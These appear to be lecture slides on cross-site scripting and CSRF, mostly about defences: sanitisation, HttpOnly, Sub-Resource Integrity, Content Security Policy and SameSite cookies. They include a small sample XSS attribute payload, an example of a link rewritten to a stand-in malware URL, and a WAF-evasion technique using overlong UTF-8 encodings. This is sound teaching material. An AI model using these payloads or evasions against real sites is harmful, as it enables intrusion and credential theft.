Exploiting Cross-Site Scripting (XSS)

- 'Classical' XSS abuse: circumvent SOP, expose cookie
  - Prevent using the HttpOnly cookie attribute
- XSS abuses beyond exposing cookies:
  - Expose authenticating token, other contents in page/form
  - **Inject content:** defacement, **malware**, phishing, clickjack, ads, ...
    - User visits download.bob.com (Bob's download page)
    - Site contains URL to bob.exe: <href a=https://bob.com/bob.exe>
    - XSS changes URL to: <href a=http://666.org/malware.exe>
    - **Or:** not a download page! XSS pops up: 'To view page, install…'

Exploiting Cross-Site Scripting (XSS)

- 'Classical' XSS abuse: circumvent SOP, expose cookie
  - Prevent using the HttpOnly cookie attribute
- XSS abuses beyond exposing cookies:
  - Expose authenticating token, other contents in page/form
  - **Inject content:** defacement, malware, **phishing**, clickjack, ads, ...
    - User visits bob.com
    - XSS changes page to request user to re-login
    - Password sent to attacker…
- **How** can attacker inject XSS? Can we prevent it**??**


Injecting XSS into Response

- Goal: inject mal-script into Bob.com's HTML
- **Stored XSS:** served by site to all visitors
  - From input received from web-forms (abused by attacker)
    - Forums, blogs, talk-back / comments, Wiki, ads, re-tweets, …
  - From data collected by site, e.g., metadata of auto-indexed files
- **Reflected XSS:**

attacker → browser → site → browser [→ attacker]


Reflected XSS

- Basic problem: lack of data/code separation !
  - We use ‘404 error’ just as example – other reflections possible
    - Server sends HTML with ‘404 File *filename* not found’, no sanitation



Reflected XSS: Stealing a cookie

- Basic problem: lack of data/code separation !
  - We use ‘404 error’ just as example – other reflections possible
    - Server sends HTML with ‘404 File *filename* not found’, no sanitation



Sanitation against reflection/stored XSS

- Server / **WAF** (Web Application Firewall): **sanitize** input/output
  - Sanitize: allow <u>only</u> what you expect, remove controls etc.
  - Blacklist: remove/escape/encode abusable chars/strings.
  - Whitelist: leave only permitted chars (e.g. letters, digits)
  - False positives: O'Hara, Al-Quds,
  - False negatives: different encodings of the same string
    - Note: scripts are also executed in attributes, e.g.:
      <b onclick=alert('XSS')>
- Sanitizing properly is hard work
  - Sanitation also used against other injection attacks (SQL injection, command injection, …)
  - <u>**Principle: never trust (any) client-side data!**</u>

WAF Evasion Example: Inconsistent Decoding

- Inconsistent decoding of <u>nonstandard encoding</u>
  - Specifically: nonstandard UTF-8 encodings
- UTF-8 encodes Unicode characters as 1 to 4 bytes:

Unicode	UTF-8
0000 0000 0xxx xxxx	0xxx xxxx (one byte)
0000 0yyy yyzz zzzz	110yyyyy 10zzzzzz (two bytes)
???	1100000y 10zzzzzz

- How to decode UTF-8 1100000y 10zzzzzz ?
  - Standard says: ignore (decode only shortest encoding)
  - Some implementations: decode as 0yzzzzzz
  - Evade: when WAF ignores, and server/client decodes!

XSS Injection Methods (more)

- Goal: inject mal-script into Bob.com's HTML
- **Stored XSS:** served by site to all visitors
  - From input received from web-forms (abused by attacker)
    - Forums, blogs, talk-back / comments, Wiki, ads, re-tweets, …
  - From data collected by site, e.g., metadata of auto-indexed files
- **Reflected XSS:**

  attacker → browser → site → browser [→ attacker]
- **In-browser XSS**: script in #fragment of URL
- **Network-injected XSS**: corrupted intermediary (e.g., CDN), TCP injection or DNS poisoning; MitM (w/o TLS)
  - Both last methods: not sent from server!


Defending from XSS

- Server / WAF XSS defenses
  - Input sanitizing
  - Output sanitizing / encoding
- Client XSS defenses
  - HttpOnly flag to prevent XSS exposure of cookies
  - Client side filtering
    - Some support by browsers
    - Blocks requests for objects, based on rules
- **Sub-Resource Integrity (SRI)**
- **Content Security Policy (CSP)**


The Sub-Resource Integrity (SRI) Defense

- Allows browser to verify the integrity of a sub-resource
  - Sub-resource: script, CSS, image, etc., loaded by a web-page
  - SRI verifies resource integrity (no corruption)
    - Typical use: retrieve script from semi-trusted CDN
    - To allow the script to access the document, use CORS
- How? Add 'integrity' attribute to the element:

<script src=https://cdn.com/bob.com/bob.js
integrity="sha256-XRKap7f……..uxy9rx4"></script>



Assumes second-preimage resistant (SPR) hash [=weak CRHF]



The Sub-Resource Integrity (SRI) Defense

- Allows browser to verify the integrity of a sub-resource
  - Sub-resource: script, CSS, image, etc., loaded by a web-page
  - Typical use: retrieve script from semi-trusted CDN
    - Use access-control-allow-origin (CORS) to embed in other origin
- To use SRI, add 'integrity' attribute to the element, e.g.:

  <script src=https://cdn.com/bob.com/bob.js
  integrity="sha256-XRKap7f……..uxy9rx4"></script>

  - Currently supports only script and link tags, and the sha256, sha384, and sha512 hash functions
- Allow multiple values (same or different hash algs):

  integrity="sha512-Ak…9x sha256-XR...9rx4 sha256-u7…Zu"

  - Any match will do (redundancy, i.e., 'or')
  - Allows different script versions and algorithm-agility
    - But: allows hash-algorithm downgrade attack [add example]

The Sub-Resource Integrity (SRI) Defense

- Allows browser to verify the integrity of a sub-resource
  - Typical use: retrieve script from semi-trusted CDN
    - Use access-control-allow-origin (CORS) to embed in other origin
  - Sub-resource: script, CSS, image, etc., loaded by a web-page
- How? Add ‘integrity’ attribute to the element:

  <script src=https://cdn.com/bob.com/bob.js
  integrity="sha256-XRKap7f……..uxy9rx4"></script>

  - Currently supports only script and link tags, and the sha256, sha384, and sha512 hash functions
- Exact hash of script (or link) must be known in advance; and scripts may change
  - SRI *could have allowed* a PK instead of hash… But doesn’t ☹
- Limitation: cross-site script can embed resource w/o SRI
  - **CSP** complements SRI with a defense against XSS

Content Security Policy (CSP) HTTP Header

- Limits scripts and other resources used in this page
- One or more policies specified in HTTP response header
  - Content-Security-Policy: <policy> ; <policy> …
  - Policies are a pair: <directive> <value> <value> …
  - <directive>: identifies resource type, two examples:
    - Script-src: specific directive to define sources for scripts
    - Default-src: sources for resource not limited by specific directive; default (if no default-src): block all resources w/o directive
  - Example:
    Content-Security-Policy: default-src `self`; script-src `none`
    (don't allow any scripts; other resources: only from current origin)
    - Value can be a domain, possibly with wildcard
  - **Multiple directives/values:** pass **any ('or');**
    Multiple CSPs: must pass **all ('and')**
- Against **XSS**, injection, phishing, clickjacking, …

Using CSP to protect against mal-scripts


- CSP can protect against malicious scripts, incl. XSS
  - First: CSP's defenses against inline scripts
  - Default: CSP blocks all inline scripts
  - Better (1): allow (inline or embedded) scripts protected by SRI with given hash value, e.g: script-src 'sha256-XR…x4'
    - Allows: <script integrity="sha256-XR…x4"</script>
    - Prevents attack when embedding from a rogue cdn.com (and by XSS)
  - Better (2): allow inline scripts if the tag contains a nonce, e.g.: script-src 'nonce-K8Z29fY'
    - Allows: <script nonce=" K8Z29fY">alert('inline script') </script>
    - Easier to use: no need to compute hash (esp. if scripts change often)
    - Select different random nonce whenever serving page (in http response)
    - Does not prevent attack by a rogue cdn.com
  - Or, **unsafe**, i.e., permit all inline scripts: script-src 'unsafe-inline'
    - Not recommended
- Next: CSP's defenses against rogue embedded scripts

CSP defenses against mal-scripts

- CSP defenses against rogue inline scripts
  - Default: CSP blocks all inline scripts
  - Better (1): allow (inline/embedded) SRI-protected scripts with given hash
  - Better (2): allow inline scripts if the tag contains a nonce,
    e.g.: script-src 'nonce-K8Z29fY'
    - Does not prevent attack by a rogue cdn.com
  - Or, **unsafe**, i.e., permit all inline scripts: script-src 'unsafe-inline'
    - Not recommended
- CSP defenses against rogue embedded scripts (src=`…`)
  - Identify source with scheme, port, domain, path, wildcards
    E.g.: script-src https://*.js.org:443/s/
    - Path ends with / is a prefix – any extension allowed (e.g., /s/ex.js)
  - Multiple values allow if any of them fits ('OR')
    - Insecure: script-src https://cdn.666.org 'sha256-XR…x4'
    - If you don't trust CDN, embed scripts **only with SRI**

Using CSP against XSS

- Identify allowed sources for script: <script src=…>
  - Content-Security-Policy: script-src `self' https://js.com/
  - Allows only scripts from origin (Bob.com) **or** from https://js.com/* ➔ inline scripts prohibited ➔ attack fails !



CSP helps against some other attacks, too!


- CSP limits resources used in page
  - Content-Security-Policy: <policy> ; <policy> …
  - Policies are a pair: <directive> <value> <value> …
- Some important directives:
  - **default-src:** valid sources for unspecified types; default: no access
  - **script-src:** valid sources for scripts; no inline unless explicitly allowed
  - **img-src:** valid sources for images and favicons
  - **frame-ancestors:** sites allowed to embed this page (in frames, etc.)
  - **frame-src:** sources for frame elements: <frame> and <iframe>
  - media-src: sources for <audio>, <video> and <track> elements
  - worker-src, child-src: sources for workers, or frames and workers
  - form-action: URLs which can be target of form submission
  - font-src: valid source for fonts
  - object-src: valid sources for plugins and other objects
  - style-src: valid sources for stylesheets

CSRF: Cross Site Request Forgery

- Recall cookies security goals (authentication):
  - Prevent exposure of cookie
    - Against eavesdropper: ‘secure’ attribute
    - Against XSS: ‘HttpOnly’, filtering, SRI and CSP
      - Filtering, SRI and CSP help against non-cookie attacks, too
  - **Prevent unauthorized use of (unknown) cookie**
- We now discuss **Cross-Site Request Forgery (CSRF)**: unauthorized use of (unknown) cookies

Cross-Site Request Forgery (CSRF) attack

- **Unauthorized use of (unknown!) cookie**
- After cookie (e.g., auth=xxxx) was set by server…



Defending against CSRF

- Option 1: 'SameSite' cookie attribute
  - Controls if cookie is sent in cross-site requests (3rd party cookies)
  - Standardized 2017, supported: all major browsers
  - **Site** defined as the **pair** (scheme, eTLD+1) of the URL:
    - Scheme: http , https , other
    - eTLD: the 'extended Top Level Domain': the suffix of the domain found in the Public Suffix List , e.g., .com, .co.uk, .act.edu.au
      - We'll keep it simple – only .co.uk and similar + TLD
    - eTLD+1: the eTLD plus the last part of the domain before the eTLD, e.g., google.com, ebay.co.uk, tafe.act.edu.au
  - Same site ≠ same origin !
    - Example: www.google.com vs. maps.google.com
- Three settings: **strict**, **lax** and **none**

‘SameSite’ cookie attribute against CSRF


- Controls if cookie is sent in cross-site requests (3rd party cookies)
- Site defined as the **pair** (scheme, eTLD+1) of the URL:
- Same site ≠ same origin ! www.google.com, maps.google.com

- Three settings: **strict**, **lax** and **none**
  - SameSite=Strict: send cookie only for same-site requests
    - Also help prevent reflection XSS attacks
  - SameSite=Lax [default on most browsers]
    - Not sent on cross-site requests for objects (IMG, SCRIPT,…)
    - Sent when navigating to the site (e.g., following a link)
    - Prevents many, but not all, CSRF attacks. Specifically, will not protect if CSRF only requires one GET request (can be done by navigating!)
